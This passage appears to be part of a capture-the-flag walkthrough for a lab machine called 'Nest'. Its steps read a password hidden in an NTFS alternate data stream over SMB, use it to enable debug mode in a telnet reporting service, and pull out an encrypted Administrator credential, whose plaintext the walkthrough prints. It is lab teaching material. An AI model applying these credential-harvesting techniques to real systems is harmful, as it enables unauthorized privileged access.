smb: \C.Smith\HQK Reporting\> get
```




```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt":PASSWORD:$DATA
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:PASSWORD:$DATA of size 15 as Debug Mode Password.txt:PASSWORD:$DATA (0.0 KiloBytes/sec) (average 0.0 KiloBytes
/sec)
smb: \C.Smith\HQK Reporting\>
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/nest/HQK Reporting/AD Integration Module]
└─$ cat Debug\ Mode\ Password.txt:PASSWORD:\$DATA
WBQ201953D8w
```


2) Got debug mode

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/nest/HQK Reporting/AD Integration Module]
└─$ telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>
```


3) Found admin credentials

```
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=

>
```

4) Reversed the hqklldap.exe binary to find hardcoded values



5) Decrypted the password



Administrator:XtH4nkS4Pl4y1nGX